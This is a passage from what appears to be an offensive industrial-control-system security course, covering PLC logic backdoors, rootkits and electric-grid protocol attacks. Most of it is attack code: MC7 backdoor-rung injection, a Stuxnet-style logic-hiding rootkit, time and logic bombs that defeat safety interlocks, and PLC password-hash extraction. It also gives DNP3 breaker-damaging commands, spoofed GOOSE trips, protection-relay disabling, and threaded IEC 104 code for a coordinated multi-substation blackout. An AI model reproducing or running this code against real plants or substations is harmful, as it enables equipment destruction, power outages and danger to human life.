2.2 Analyzing Extracted Logic

Identify Critical Control Logic:

```
def analyze_plc_logic(awl_code):
    """
    Analyze decompiled ladder logic for attack vectors
    """
    critical_outputs = []
    safety_interlocks = []
    timers = []

    for line in awl_code.split('\n'):
        # Find output assignments (actuators)
        if '= Q' in line:
            output = line.split('Q')[1].strip()
            critical_outputs.append(output)
            print(f"[*] Output: Q{output}")

        # Find safety interlocks (AND NOT conditions)
```

```
        if 'AN' in line and ('ESTOP' in line or 'ALARM' in line):
            safety_interlocks.append(line)
            print(f"[!] Safety interlock: {line}")

        # Find timers
        if 'T' in line:
            timers.append(line)

    print(f"\n[*] Found {len(critical_outputs)} outputs")
    print(f"[!] Found {len(safety_interlocks)} safety interlocks")
    print(f"[*] Found {len(timers)} timers")

    return critical_outputs, safety_interlocks, timers
```

3. Malicious Logic Injection

3.1 Ladder Logic Backdoor Rung

Example: Hidden Remote Control:

```
Original Logic (Pump Control):
    RUNG 1: IF Start_Button AND NOT Stop_Button AND NOT High_Level
            THEN Pump_Output = TRUE

Backdoored Logic:
    RUNG 1: IF Start_Button AND NOT Stop_Button AND NOT High_Level
            THEN Pump_Output = TRUE

    RUNG 2 (Injected):
            IF M100.0  (hidden marker bit)
            THEN Pump_Output = TRUE
```

Attack:
- Attacker sets M100.0 = TRUE via Modbus or S7comm
- Pump activates regardless of buttons or interlocks
- Rung 2 is hidden deep in program (operators won't notice)

AWL Implementation:

```
// Legitimate rung
A     I0.0      // Start button
AN    I0.1      // Stop button
AN    I0.2      // High level sensor
=     Q0.0      // Pump output

// Backdoor rung (injected)
A     M100.0    // Secret trigger bit
```

```
=     Q0.0      // Force pump ON
```

3.2 Automated Rung Injection Script

Inject Backdoor into Compiled PLC Program:

```
def inject_backdoor_rung(original_mc7, trigger_marker, target_output):
    """
    Inject malicious rung into MC7 bytecode
    """
    # Build backdoor rung in MC7 format
    # A M100.0; = Q0.0

    backdoor_mc7 = bytes([
        0x70, 0x83,  # A (AND)
        0x01, 0x90,  # M100.0 (marker bit 100.0)
        0x76, 0x82,  # = (assignment)
        0x00, 0x00   # Q0.0 (output 0.0)
    ])

    # Append to end of OB1
    modified_mc7 = original_mc7 + backdoor_mc7

    print("[+] Backdoor rung injected")
    print(f"    Trigger: M{trigger_marker}")
    print(f"    Target: Q{target_output}")

    return modified_mc7

# Usage:
# ob1_original = open('OB1.mc7', 'rb').read()
# ob1_backdoored = inject_backdoor_rung(ob1_original, 100, 0)
#
# # Upload to PLC
# plc.download('OB', 1, ob1_backdoored)
```

3.3 Timer Manipulation Attacks

Extend Safety Timer to Create Hazard Window:

```
def manipulate_safety_timer(plc_ip):
    """
    Modify safety timer to extend dangerous condition window
    """
    import snap7

    plc = snap7.client.Client()
    plc.connect(plc_ip, 0, 1)
```

```
    # Read timer configuration
    # Timers stored in special memory area

    # Example: T10 is safety shutoff timer (normally 5 seconds)
    # Modify to 5 minutes (300 seconds)

    # Timer format in S7: Time value in milliseconds (16-bit)
    normal_time = 5000  # 5 seconds
    malicious_time = 300000  # 5 minutes

    # Write to timer preset value (implementation depends on PLC model)
    # plc.write_area(area, db_num, start, data)

    print(f"[+] Safety timer extended: {normal_time}ms → {malicious_time}ms")
    print("[!] Hazard window increased 60x")

    plc.disconnect()
```

4. PLC Rootkit Development

4.1 Firmware-Level Rootkit

Persistent Backdoor in PLC Firmware:

```
def create_plc_rootkit(firmware_image):
    """
    Inject rootkit into PLC firmware
    Survives power cycles and program downloads
    """
    # Parse firmware image (binary blob)
    # Identify bootloader section

    # Inject hook in boot sequence
    # Hook intercepts program execution on startup

    rootkit_code = bytes([
        # Assembly code to:
        # 1. Check for secret network packet
        # 2. If received, execute payload
        # 3. Continue normal boot
    ])

    # Insert at firmware offset (requires reverse engineering)
    offset = 0x1000  # Example offset
    modified_firmware = (
        firmware_image[:offset] +
```

```
        rootkit_code +
        firmware_image[offset+len(rootkit_code):]
    )

    print("[+] Rootkit injected into firmware")
    print("[!] Backdoor persists across:")
    print("    - Power cycles")
    print("    - Program downloads")
    print("    - Firmware updates (until overwritten)")

    return modified_firmware
```

4.2 Logic-Level Rootkit (Stuxnet-Style)

Hide Malicious Logic from Engineering Software:

```
class PLCRootkit:
    """
    Implement Stuxnet-style PLC rootkit
    Hides malicious logic from Step 7 / TIA Portal
    """

    def install_s7_rootkit(self, plc_ip):
        """
        Install rootkit in Siemens S7 PLC
        """
        import snap7

        plc = snap7.client.Client()
        plc.connect(plc_ip, 0, 1)

        # Step 1: Upload legitimate OB1
        legitimate_ob1 = plc.upload('OB', 1)

        # Step 2: Create backdoored version
        backdoored_ob1 = self.inject_backdoor(legitimate_ob1)

        # Step 3: Download backdoored version to PLC
        plc.download('OB', 1, backdoored_ob1)

        # Step 4: Hook S7comm read operations
        # When engineering software reads OB1, return clean version
        # When PLC executes OB1, run backdoored version

        # This requires either:
        # - Firmware modification (intercept read commands)
        # - Or MITM proxy between engineering station and PLC
```

```
        print("[+] Rootkit installed")
        print("[*] Malicious logic hidden from operators")

        plc.disconnect()

    def inject_backdoor(self, original_code):
        """
        Add malicious rung while preserving original logic
        """
        # Append attack logic
        backdoor = b'\x70\x83\x01\x90\x76\x82\x00\x00'  # A M100.0; = Q0.0
        return original_code + backdoor
```

5. Advanced Attack Patterns

5.1 Time Bomb Logic

Activate on Specific Date/Time:

```
Ladder Logic (AWL):
    // Read system clock
    CALL   SFC1   // READ_CLK (read PLC clock)
    L      #CDT   // Load current date/time

    // Compare to trigger date (2024-12-31)
    L      DT#2024-12-31-23:59:00
    ==I

    // If match, activate attack
    JC     ATTACK_LABEL

    // Normal operation
    ...

ATTACK_LABEL:
    // Malicious logic
    AN    I0.5   // Ignore safety interlock
    S     Q0.2   // Activate critical output
```

5.2 Logic Bomb Based on Process Conditions

Trigger on Specific Sensor Values:

```
// Monitor temperature sensor
L     IW10     // Load input word 10 (temperature)
L     500      // Compare to 500°C
>I             // Greater than?
```

```
// If temp > 500, AND pump is running
A     Q0.0    // Pump output

// Then disable cooling system
R     Q0.1    // Reset cooling valve

// Result: Overheat condition
```

5.3 Covert Channel via PLC

Exfiltrate Data Through Process Variables:

```
def plc_covert_channel(plc_ip, data_to_exfiltrate):
    """
    Encode data in PLC analog output
    Use process variable as covert channel
    """
    from pymodbus.client import ModbusTcpClient

    client = ModbusTcpClient(plc_ip, port=502)
    client.connect()

    # Encode data in least significant bits of analog output
    # Example: Flow rate setpoint normally 1000-2000

    for byte in data_to_exfiltrate:
        # Encode byte in LSBs of register
        base_value = 1500  # Normal flow rate
        encoded_value = base_value + byte

        # Write to holding register
        client.write_register(100, encoded_value, unit=1)

        time.sleep(1)  # Slow to avoid detection

    client.close()
    print("[+] Data exfiltrated via covert channel")
```

6. Bypassing PLC Security

6.1 Password Extraction

S7-1200 Password Recovery:

```
def extract_s7_password(plc_ip):
    """
```

```
    Extract password hash from S7-1200/1500 PLC
    Password stored in PLC memory
    """
    import snap7

    plc = snap7.client.Client()
    plc.connect(plc_ip, 0, 1)

    # Read system data block (SDB) containing password
    # SDB 2: Password and protection level

    try:
        sdb_data = plc.read_area(
            area=0x05,  # System Data Block
            db_number=2,
            start=0,
            size=100
        )

        # Parse password hash (MD5 or similar)
        password_hash = sdb_data[10:26]  # Example offset

        print(f"[+] Password hash extracted: {password_hash.hex()}")
        print("[*] Crack offline with hashcat")

        # Save to file for cracking
        with open("s7_password_hash.txt", "w") as f:
            f.write(password_hash.hex())

    except Exception as e:
        print(f"[-] Extraction failed: {e}")

    plc.disconnect()
```

6.2 Write Protection Bypass

Force PLC to Programming Mode:

```
def bypass_write_protection(plc_ip):
    """
    Bypass write protection by forcing PLC to STOP mode
    """
    import snap7

    plc = snap7.client.Client()
    plc.connect(plc_ip, 0, 1)

    # Check current PLC status
```

```
status = plc.get_cpu_state()
print(f"[*] Current PLC state: {status}")

if status == 'RUN':
    # Stop PLC (disables write protection)
    plc.plc_stop()
    print("[+] PLC stopped")

    # Now download malicious program
    # plc.download('OB', 1, backdoored_code)

    # Restart PLC
    plc.plc_start()
    print("[+] PLC restarted with malicious code")

plc.disconnect()
```

7. Hands-On Lab Exercises

Lab 1: Ladder Logic Reverse Engineering

1. Extract OB1 from OpenPLC or S7 simulator
2. Decompile MC7 to AWL using provided script
3. Analyze logic to identify:
    - Critical outputs
    - Safety interlocks
    - Timers and counters
4. Document attack vectors

Lab 2: Malicious Rung Injection

1. Create simple ladder logic (pump control with interlock)
2. Compile to MC7
3. Inject backdoor rung (hidden trigger)
4. Upload to PLC
5. Test: Activate pump via backdoor without pressing start button

Lab 3: PLC Rootkit Simulation

1. Implement logic hiding mechanism
2. Create two versions of OB1:
    - Clean version (for display)
    - Backdoored version (for execution)
3. Use MITM proxy to intercept read requests
4. Return clean version to engineering software
5. Demonstrate operator cannot see malicious logic

Lab 4: Time Bomb Implementation

1. Write ladder logic with date/time trigger
2. Use PLC system clock function
3. Set trigger for 1 minute in future
4. Deploy to PLC
5. Observe activation at specified time

8. Tools & Resources

PLC Programming

- **OpenPLC Editor**: Open-source ladder logic IDE
- **Codesys**: IEC 61131-3 programming suite
- **Siemens TIA Portal**: Professional PLC programming (trial available)

Reverse Engineering

- **mc7disasm**: https://github.com/aliqandil/mc7disasm
- **PLCinject**: https://github.com/SCADACS/PLCinject
- **Ghidra**: Reverse engineering platform (can analyze firmware)

PLC Simulation

- **OpenPLC**: https://www.openplcproject.com/
- **Siemens PLCSIM**: S7 PLC simulator

9. Knowledge Check

1. What are the five IEC 61131-3 programming languages?
2. How do you decompile Siemens MC7 bytecode to AWL?
3. Describe the process of injecting a backdoor rung into ladder logic.
4. What is the difference between a logic-level rootkit and firmware rootkit?
5. How would you implement a time bomb in PLC logic?
6. What are covert channels in PLCs, and how can they be used?
7. How do you bypass password protection on S7-1200 PLCs?
8. Why is write protection important, and how can it be circumvented?
9. Describe Stuxnet's method of hiding malicious logic from engineers.
10. What defensive measures prevent logic injection attacks?

Lesson 05: DNP3 & IEC 104
Advanced Exploitation

Lesson 05: DNP3 & IEC 104 Advanced Exploitation - Electric Grid Attacks

Learning Objectives

- Execute advanced DNP3 and IEC 104 attacks on electrical substations
- Manipulate SCADA systems in power generation and distribution
- Conduct synchronized grid-scale attacks
- Understand cascading failure scenarios
- Implement Industroyer/CrashOverride-style attacks

1. Electric Grid Architecture & SCADA Systems

1.1 Power Grid Components

Generation Layer
├── Power Plants (coal, gas, nuclear, renewable)
├── Unit Controllers (turbine governors, excitation systems)
└── Plant SCADA (DCS - Distributed Control Systems)

Transmission Layer (High Voltage: 115kV - 765kV)
├── Substations (step-up/step-down transformers)
├── Circuit Breakers (disconnect lines)
├── Protection Relays (overcurrent, distance, differential)
└── Substation SCADA (RTUs with DNP3/IEC 104/IEC 61850)

Distribution Layer (Medium/Low Voltage: 4kV - 34.5kV)
├── Distribution Feeders
├── Reclosers (automatic circuit breakers)
├── Capacitor Banks (power factor correction)
└── AMI (Advanced Metering Infrastructure)

Control Center
├── Energy Management System (EMS)
├── SCADA Master Station
├── Historian
└── Operator HMI

1.2 Critical Grid Protocols

Protocol	Layer	Use Case	Security

DNP3	Transmission/Distribution	RTU ↔ SCADA (North America)	Optional SAv5 (rarely used)
IEC 60870-5-104	Transmission	RTU ↔ SCADA (Europe/Asia)	No native security
IEC 61850	Substation	IED ↔ IED (peer-to-peer)	TLS/MMS (often disabled)
Modbus	Generation	PLC ↔ SCADA (legacy)	None
OPC UA	All	Data aggregation	SignAndEncrypt (if configured)

2. DNP3 Advanced Exploitation

2.1 DNP3 Protocol Deep Dive - Attack Surface

DNP3 Vulnerability Classes:

1. **No Authentication**: Most deployments lack SAv5
2. **Replay Attacks**: Commands can be captured and replayed
3. **Unsolicited Response Injection**: Fake events to SCADA
4. **CROB Manipulation**: Modify control relay parameters
5. **Time Synchronization Attack**: Disrupt event sequencing
6. **DoS via Malformed Packets**: Crash RTU/master

2.2 DNP3 Unsolicited Response Injection

Attack Concept: Inject fake events into SCADA to:

- Trigger false alarms (cause operator confusion)
- Hide real events (suppress critical alarms)
- Manipulate load shedding decisions

Implementation:

```
#!/usr/bin/env python3
"""
DNP3 Unsolicited Response Injection
Send fake events to SCADA master
"""

from pydnp3 import opendnp3, asiodnp3, asiopal
import struct
```

```
import socket

def inject_dnp3_unsolicited_response(master_ip, outstation_addr, fake_event):
    """
    Inject unsolicited response to SCADA master
    Bypasses RTU - appears to come from legitimate outstation
    """
    # Build DNP3 frame manually (requires network access to SCADA master)
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((master_ip, 20000))

    # DNP3 Data Link Layer header
    start_bytes = b'\x05\x64'
    length = 0x0E  # Variable
    control = 0xC4  # DIR=1 (outstation->master), PRM=1, FCB=0, FCV=0, Func=4
(unconfirmed user data)
    dest_addr = struct.pack('<H', 1)  # Master address (typically 1)
    src_addr = struct.pack('<H', outstation_addr)  # Outstation address

    # CRC placeholder (calculate later)
    crc = b'\x00\x00'

    dl_header = start_bytes + bytes([length, control]) + dest_addr + src_addr + crc

    # Application Layer - Unsolicited Response
    app_control = 0xC0  # FIR=1, FIN=1, CON=0, UNS=1, SEQ=0
    func_code = 0x82    # Unsolicited Response

    # Object: Group 2 (Binary Input Change Event), Variation 1
    object_header = b'\x02\x01'  # Group 2, Variation 1
    qualifier = b'\x28'          # 8-bit index, 8-bit quantity
    range_field = b'\x01'        # 1 object

    # Binary Input Event
    # Index 0, Flags 0x01 (online), Timestamp
    event_index = b'\x00'
    event_flags = b'\x81'  # Online, State = ON (ALARM)
    event_time = struct.pack('<Q', int(time.time() * 1000))  # Absolute time

    event_data = event_index + event_flags + event_time

    asdu = bytes([app_control, func_code]) + object_header + qualifier + range_field +
event_data

    # Calculate CRC for data link and application layers
    # (DNP3 uses CRC-16 every 16 bytes)
    # For simplicity, using placeholder (production would calculate)
```

```
    packet = dl_header + asdu

    # Send unsolicited response
    sock.send(packet)
    print(f"[+] Unsolicited response sent to {master_ip}")
    print(f"    Event: Binary Input 0 changed to ALARM state")

    sock.close()

# Usage:
# inject_dnp3_unsolicited_response('192.168.1.50', outstation_addr=100,
fake_event='alarm')
```

2.3 DNP3 CROB Parameter Manipulation

Attack Scenario: Modify Control Relay Output Block parameters mid-flight

CROB Fields to Manipulate:

- **On-Time**: Duration breaker stays closed
- **Off-Time**: Duration breaker stays open
- **Count**: Number of operations
- **Control Code**: LATCH_ON, LATCH_OFF, PULSE_ON, PULSE_OFF

Attack Implementation:

```
def dnp3_crob_timing_attack(target_rtu_ip):
    """
    Modify CROB timing to cause equipment damage
    Example: Rapid open/close cycles damage circuit breaker
    """
    from pydnp3 import opendnp3, asiodnp3

    # Normal CROB: Close breaker for 100ms
    # Attack CROB: Close for 10ms, open for 10ms, repeat 1000 times

    manager = asiodnp3.DNP3Manager(1)

    channel = manager.AddTCPClient(
        "attack_channel",
        opendnp3.levels.NORMAL,
        asiopal.ChannelRetry(),
        target_rtu_ip,
        "0.0.0.0",
        20000,
        asiodnp3.LinkConfig(False, False)
    )
```

```
    master = channel.AddMaster(
        "attack_master",
        asiodnp3.PrintingSOEHandler(),
        asiodnp3.DefaultMasterApplication(),
        asiodnp3.MasterStackConfig()
    )

    master.Enable()

    # Malicious CROB - rapid cycling
    malicious_crob = opendnp3.ControlRelayOutputBlock(
        opendnp3.ControlCode.PULSE_ON,  # Pulse operation
        1000,  # Count: 1000 operations
        10,    # On-time: 10ms (very short)
        10     # Off-time: 10ms (very short)
    )

    # Send to circuit breaker control point
    breaker_point_index = 0  # Breaker control point

    master.DirectOperate(malicious_crob, breaker_point_index)

    print("[+] Malicious CROB sent")
    print("    1000 rapid open/close cycles commanded")
    print("    Mechanical damage likely to breaker")

# WARNING: Can cause physical equipment damage
# dnp3_crob_timing_attack('192.168.1.100')
```

2.4 DNP3 Time Synchronization Attack

Attack Goal: Corrupt event timestamps to:

- Disrupt forensic analysis
- Cause incorrect event sequencing in SCADA
- Trigger time-based protection relay misoperation

Implementation:

```
def dnp3_time_sync_attack(outstation_ip, false_time_offset_hours):
    """
    Send incorrect time synchronization to RTU
    Shifts all event timestamps
    """
    from pydnp3 import opendnp3, asiodnp3
    import datetime

    manager = asiodnp3.DNP3Manager(1)
```

```
    channel = manager.AddTCPClient(
        "timesync_attack",
        opendnp3.levels.NORMAL,
        asiopal.ChannelRetry(),
        outstation_ip,
        "0.0.0.0",
        20000,
        asiodnp3.LinkConfig(False, False)
    )

    master = channel.AddMaster(
        "attack_master",
        asiodnp3.PrintingSOEHandler(),
        asiodnp3.DefaultMasterApplication(),
        asiodnp3.MasterStackConfig()
    )

    master.Enable()

    # Calculate false time
    false_time = datetime.datetime.now() +
datetime.timedelta(hours=false_time_offset_hours)
    false_timestamp_ms = int(false_time.timestamp() * 1000)

    # Send time sync (DNP3 Group 50)
    # This would normally use master.WriteAbsoluteTime()
    # But we're sending intentionally incorrect time

    print(f"[+] Sending false time to {outstation_ip}")
    print(f"    False time: {false_time} (offset: {false_time_offset_hours} hours)")
    print("    All future events will have incorrect timestamps")

# Usage: Shift time 1 year into future
# dnp3_time_sync_attack('192.168.1.100', false_time_offset_hours=8760)
```

2.5 DNP3 Reconnaissance Techniques

Enumerate RTU Configuration:

```
def dnp3_reconnaissance(target_rtu):
    """
    Enumerate DNP3 outstation configuration
    Discover available control points, analog inputs, binary inputs
    """
    from pydnp3 import opendnp3, asiodnp3

    manager = asiodnp3.DNP3Manager(1)
```

```
    channel = manager.AddTCPClient(
        "recon_channel",
        opendnp3.levels.NORMAL,
        asiopal.ChannelRetry(),
        target_rtu,
        "0.0.0.0",
        20000,
        asiodnp3.LinkConfig(False, False)
    )

    master = channel.AddMaster(
        "recon_master",
        asiodnp3.PrintingSOEHandler(),
        asiodnp3.DefaultMasterApplication(),
        asiodnp3.MasterStackConfig()
    )

    master.Enable()

    # Request all data (Class 0 read)
    # Group 60, Variation 1 = All data
    print(f"[*] Enumerating {target_rtu}...")

    # This triggers read of all points
    # Response will contain:
    # - All binary inputs (circuit breaker status)
    # - All analog inputs (voltage, current, frequency)
    # - All control points (breaker controls)

    # Parse response to build map of RTU
    # (pydnp3 PrintingSOEHandler will display all points)

    print("[*] Enumeration complete")
    print("    Use output to identify critical control points")

# dnp3_reconnaissance('192.168.1.100')
```

3. IEC 60870-5-104 Exploitation

3.1 IEC 104 Protocol Analysis

IEC 104 Frame Structure:

```
APDU (Application Protocol Data Unit)
├── APCI (Application Protocol Control Information) - 6 bytes
│   ├── Start byte: 0x68
```

```
│   ├── APDU length: 1 byte
│   └── Control field: 4 bytes (sequence numbers)
└── ASDU (Application Service Data Unit) - variable
    ├── Type ID: 1 byte
    ├── Variable Structure Qualifier (VSQ): 1 byte
    ├── Cause of Transmission (COT): 1 byte
    ├── Originator Address (OA): 1 byte
    ├── Common Address of ASDU (CA): 2 bytes
    └── Information Objects: variable
```

Common Type IDs (Attack Targets):

- **Type 45**: Single Command (ON/OFF)
- **Type 46**: Double Command (ON/OFF/INVALID)
- **Type 47**: Regulating Step Command (raise/lower)
- **Type 58**: Single Command with Time Tag
- **Type 100**: Interrogation Command (read all data)

3.2 IEC 104 Synchronized Breaker Trip Attack

Attack Scenario: Industroyer-style coordinated blackout

Multi-Substation Attack:

```
#!/usr/bin/env python3
"""
IEC 104 Coordinated Blackout Attack
Trip circuit breakers at multiple substations simultaneously
Causes cascading grid failure
"""

import socket
import struct
import threading
import time

class IEC104Attack:
    def __init__(self, target_ip, target_port=2404):
        self.target_ip = target_ip
        self.target_port = target_port
        self.sock = None

    def connect(self):
        """Establish IEC 104 connection"""
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.connect((self.target_ip, self.target_port))
        print(f"[*] Connected to {self.target_ip}:{self.target_port}")
```

```
        # Send STARTDT (Start Data Transfer)
        startdt = bytes.fromhex('68 04 07 00 00 00')
        self.sock.send(startdt)
        response = self.sock.recv(1024)

        if response[2:4] == b'\x0b\x00':  # STARTDT CON
            print("[+] STARTDT confirmed")
            return True
        return False

    def send_single_command(self, ioa, command):
        """
        Send IEC 104 Single Command
        ioa: Information Object Address (breaker ID)
        command: 0x01 (ON), 0x02 (OFF)
        """
        # APDU start
        apdu_start = b'\x68'

        # APCI (I-format frame)
        apdu_length = 14
        send_seq = 0x0000
        recv_seq = 0x0000
        apci = struct.pack('<BHH', apdu_length, send_seq, recv_seq)

        # ASDU
        type_id = 45  # Single command
        vsq = 0x01    # 1 object, no sequence
        cot = 0x06    # Activation
        oa = 0x01     # Originator address
        ca = struct.pack('<H', 1)  # Common address

        # Information Object
        ioa_bytes = struct.pack('<I', ioa)[:3]  # 3-byte IOA
        sco = struct.pack('B', command | 0x80)  # Single Command Object (SE bit set)

        asdu = struct.pack('BBB', type_id, vsq, cot) + bytes([oa]) + ca + ioa_bytes + sco

        packet = apdu_start + apci + asdu

        self.sock.send(packet)
        print(f"    IOA {ioa}: Command {command} sent")

    def trip_all_breakers(self, breaker_ioa_list):
        """
        Trip all circuit breakers in list
        """
        print(f"[!] Tripping {len(breaker_ioa_list)} circuit breakers")
```

```
        for ioa in breaker_ioa_list:
            self.send_single_command(ioa, 0x02)  # OFF command
            time.sleep(0.1)  # Small delay between commands

        print("[+] All breaker trip commands sent")

    def close(self):
        """Disconnect"""
        if self.sock:
            # Send STOPDT
            stopdt = bytes.fromhex('68 04 13 00 00 00')
            self.sock.send(stopdt)
            self.sock.close()

def coordinated_blackout_attack(substation_targets):
    """
    Attack multiple substations simultaneously
    Causes grid-wide blackout

    substation_targets: dict of {IP: [breaker IOA list]}
    """
    print("[!] WARNING: Coordinated Grid Attack")
    print(f"[*] Targets: {len(substation_targets)} substations")

    threads = []

    for substation_ip, breaker_ioas in substation_targets.items():
        # Create thread for each substation attack
        thread = threading.Thread(
            target=attack_single_substation,
            args=(substation_ip, breaker_ioas)
        )
        threads.append(thread)

    # Start all attacks simultaneously
    print("[*] Initiating synchronized attack...")
    for thread in threads:
        thread.start()

    # Wait for completion
    for thread in threads:
        thread.join()

    print("[+] Coordinated attack complete")
    print("[!] Expected result: Cascading grid failure")

def attack_single_substation(ip, breaker_ioas):
```

```
    """Worker function for attacking one substation"""
    attacker = IEC104Attack(ip)

    if attacker.connect():
        attacker.trip_all_breakers(breaker_ioas)
        attacker.close()

# Example usage (Industroyer-style attack):
'''
targets = {
    '192.168.1.10': [1, 2, 3, 4, 5],    # Substation 1 - 5 breakers
    '192.168.1.11': [10, 11, 12],       # Substation 2 - 3 breakers
    '192.168.1.12': [20, 21, 22, 23]    # Substation 3 - 4 breakers
}

coordinated_blackout_attack(targets)
'''
```

3.3 IEC 104 Protection Relay Manipulation

Attack Goal: Disable or modify protective relay settings

Protection Relay Types:

- **Overcurrent (51)**: Trip on excessive current
- **Distance (21)**: Trip based on impedance measurement
- **Differential (87)**: Trip on current imbalance
- **Frequency (81)**: Trip on under/over frequency

Attack Implementation:

```
def iec104_modify_relay_settings(relay_ip, relay_ioa, new_setting_value):
    """
    Modify protection relay settings via IEC 104
    Can disable protection or set to unsafe values
    """
    attacker = IEC104Attack(relay_ip)
    attacker.connect()

    # IEC 104 Type 50: Setpoint command
    # Used to modify relay settings

    # Build ASDU for setpoint modification
    type_id = 50  # Setpoint command, short floating point
    vsq = 0x01
    cot = 0x06    # Activation
    oa = 0x01
    ca = struct.pack('<H', 1)
```

```
    ioa_bytes = struct.pack('<I', relay_ioa)[:3]

    # New setpoint value (IEEE 754 float)
    setpoint_value = struct.pack('<f', new_setting_value)

    # Quality descriptor (0x00 = valid)
    qds = b'\x00'

    # Send setpoint command
    # (Full implementation would build complete APDU)

    print(f"[+] Modified relay {relay_ioa}")
    print(f"    New setting: {new_setting_value}")
    print("    Protection may be disabled or unsafe")

    attacker.close()

# Example: Disable overcurrent protection
# Normal setting: Trip at 1000A
# Attack: Set to 99999A (never trips)
# iec104_modify_relay_settings('192.168.1.20', relay_ioa=100, new_setting_value=99999.0)
```

3.4 IEC 104 Reconnaissance and Mapping

Interrogation Command:

```
def iec104_interrogation(target_rtu):
    """
    Send IEC 104 Interrogation Command
    Equivalent to "read all data"
    Maps entire RTU configuration
    """
    attacker = IEC104Attack(target_rtu)
    attacker.connect()

    # Type 100: Interrogation command
    type_id = 100
    vsq = 0x01
    cot = 0x06  # Activation
    oa = 0x01
    ca = struct.pack('<H', 1)

    # Qualifier of Interrogation (QOI)
    # 20 = Station interrogation (all data)
    qoi = b'\x14'

    # Build and send interrogation
```

```
    # Response will contain all points in RTU

    print(f"[*] Interrogating {target_rtu}")
    print("[*] Response will contain:")
    print("    - All binary inputs (breaker positions)")
    print("    - All analog values (voltage, current, power)")
    print("    - All control points")

    # Parse response to build RTU map
    # Store for later targeting

    attacker.close()
```

4. IEC 61850 Substation Automation Attacks

4.1 IEC 61850 Protocol Overview

IEC 61850 Services:

- **MMS (Manufacturing Message Specification)**: Client-server (SCADA ↔ IED)
- **GOOSE (Generic Object-Oriented Substation Event)**: Peer-to-peer multicast
- **Sampled Values (SV)**: High-speed sampled data (voltage/current waveforms)

Port: 102/TCP (MMS), Ethernet multicast (GOOSE)

4.2 GOOSE Message Spoofing

GOOSE Characteristics:

- Multicast Ethernet (no TCP/IP)
- No authentication or encryption
- Published by IEDs, subscribed by other IEDs
- Used for trip signals (fast, deterministic)

Attack: Spoof GOOSE Trip Signal:

```
#!/usr/bin/env python3
"""
IEC 61850 GOOSE Message Spoofing
Send false trip signal to substation IEDs
"""

from scapy.all import *

def spoof_goose_trip(target_interface, goose_mac, appid):
    """
    Spoof GOOSE message to trip circuit breaker
```

```
target_interface: Network interface (e.g., 'eth0')
goose_mac: Multicast MAC address of GOOSE message
appid: Application ID of GOOSE dataset
"""
# GOOSE Frame Structure:
# Ethernet Header + 802.1Q VLAN + GOOSE PDU

# Ethernet header
dst_mac = goose_mac  # GOOSE multicast MAC (e.g., 01:0c:cd:01:00:00)
src_mac = "00:11:22:33:44:55"  # Attacker MAC
ethertype = 0x88b8  # GOOSE ethertype

# 802.1Q VLAN tag (optional, depends on network)
vlan_tag = Dot1Q(vlan=100, prio=7)  # Priority 7 (highest)

# GOOSE PDU (ASN.1 BER encoded)
# Simplified structure:
goose_pdu = bytes([
    0x61, 0x5C,  # GOOSE PDU tag and length
    # gocbRef (GOOSE Control Block Reference)
    0x80, 0x1E,  # Tag, length
    # "SUBSTATION1/LLN0$GO$gcb01"
    # ... (full string)

    # timeAllowedtoLive
    0x81, 0x03,  # Tag, length
    0x00, 0x00, 0xC8,  # 200ms

    # datSet (Dataset reference)
    0x82, 0x1A,  # Tag, length
    # "SUBSTATION1/LLN0$dataset01"

    # goID
    0x83, 0x10,  # Tag, length
    # "GOOSE_TRIP_01"

    # t (Timestamp)
    0x84, 0x08,  # Tag, length
    # Current timestamp

    # stNum (State number - increment on change)
    0x85, 0x01,  # Tag, length
    0x01,  # State 1

    # sqNum (Sequence number)
    0x86, 0x01,  # Tag, length
    0x00,  # Seq 0
```

```
        # test (Boolean - false)
        0x87, 0x01, 0x00,

        # confRev (Configuration revision)
        0x88, 0x01, 0x01,

        # ndsCom (Needs commissioning - false)
        0x89, 0x01, 0x00,

        # numDatSetEntries
        0x8A, 0x01, 0x01,  # 1 data item

        # allData (The actual trip signal)
        0xAB, 0x03,  # Tag, length
        0x83, 0x01, 0x01  # BOOLEAN TRUE (TRIP!)
    ])

    # Build complete frame
    frame = Ether(dst=dst_mac, src=src_mac, type=ethertype) / Raw(load=goose_pdu)

    # Send GOOSE message
    sendp(frame, iface=target_interface, verbose=False)

    print(f"[+] GOOSE trip message spoofed")
    print(f"    Target MAC: {dst_mac}")
    print(f"    AppID: {appid}")
    print("    Subscribed IEDs will trip breakers")

# Usage (requires network access to substation LAN):
# spoof_goose_trip('eth0', goose_mac='01:0c:cd:01:00:01', appid=0x0001)
```

4.3 MMS-Based IED Exploitation

MMS Operations on IEDs:

```
def iec61850_mms_attack(ied_ip):
    """
    Attack IED via MMS (Manufacturing Message Specification)
    Port 102/TCP
    """
    import socket

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ied_ip, 102))

    # MMS uses ISO protocols (similar to S7comm stack)
    # COTP connection
    # ... (implementation similar to S7comm)
```

```
    # MMS GetNameList - enumerate all objects
    # MMS Read - read data values
    # MMS Write - modify setpoints
    # MMS GetVariableAccessAttributes - get data types

    print(f"[*] Enumerating IED at {ied_ip}")
    # Send MMS requests to discover:
    # - Logical nodes (XCBR, MMXU, etc.)
    # - Data objects (position, current, voltage)
    # - Control objects (breaker control)

    sock.close()
```

5. Grid-Scale Attack Scenarios

5.1 Cascading Failure Initiation

Attack Theory:

1. Trip critical transmission lines
2. Remaining lines overload
3. Automatic load shedding fails (if disabled by attacker)
4. Generators trip on over-frequency
5. System frequency collapses
6. Widespread blackout

Implementation:

```
def cascading_failure_attack(critical_lines):
    """
    Initiate cascading grid failure

    critical_lines: List of critical transmission line breakers
                    (identified via power flow analysis)
    """
    print("[!] CRITICAL ATTACK: Cascading Failure Initiation")
    print(f"[*] Targeting {len(critical_lines)} critical transmission lines")

    # Phase 1: Trip critical lines simultaneously
    for line in critical_lines:
        substation_ip = line['substation_ip']
        breaker_ioa = line['breaker_ioa']

        # Send trip command
        attacker = IEC104Attack(substation_ip)
        attacker.connect()
```

```
        attacker.send_single_command(breaker_ioa, 0x02)  # OFF
        attacker.close()

        print(f"[+] Tripped: {line['name']}")

    # Phase 2: Disable automatic load shedding
    # Prevent grid from stabilizing
    for load_shedding_relay in load_shedding_relays:
        # Disable under-frequency load shedding (UFLS)
        iec104_modify_relay_settings(
            relay_ip=load_shedding_relay['ip'],
            relay_ioa=load_shedding_relay['ioa'],
            new_setting_value=0.0  # Disable
        )

    print("[+] Automatic load shedding disabled")
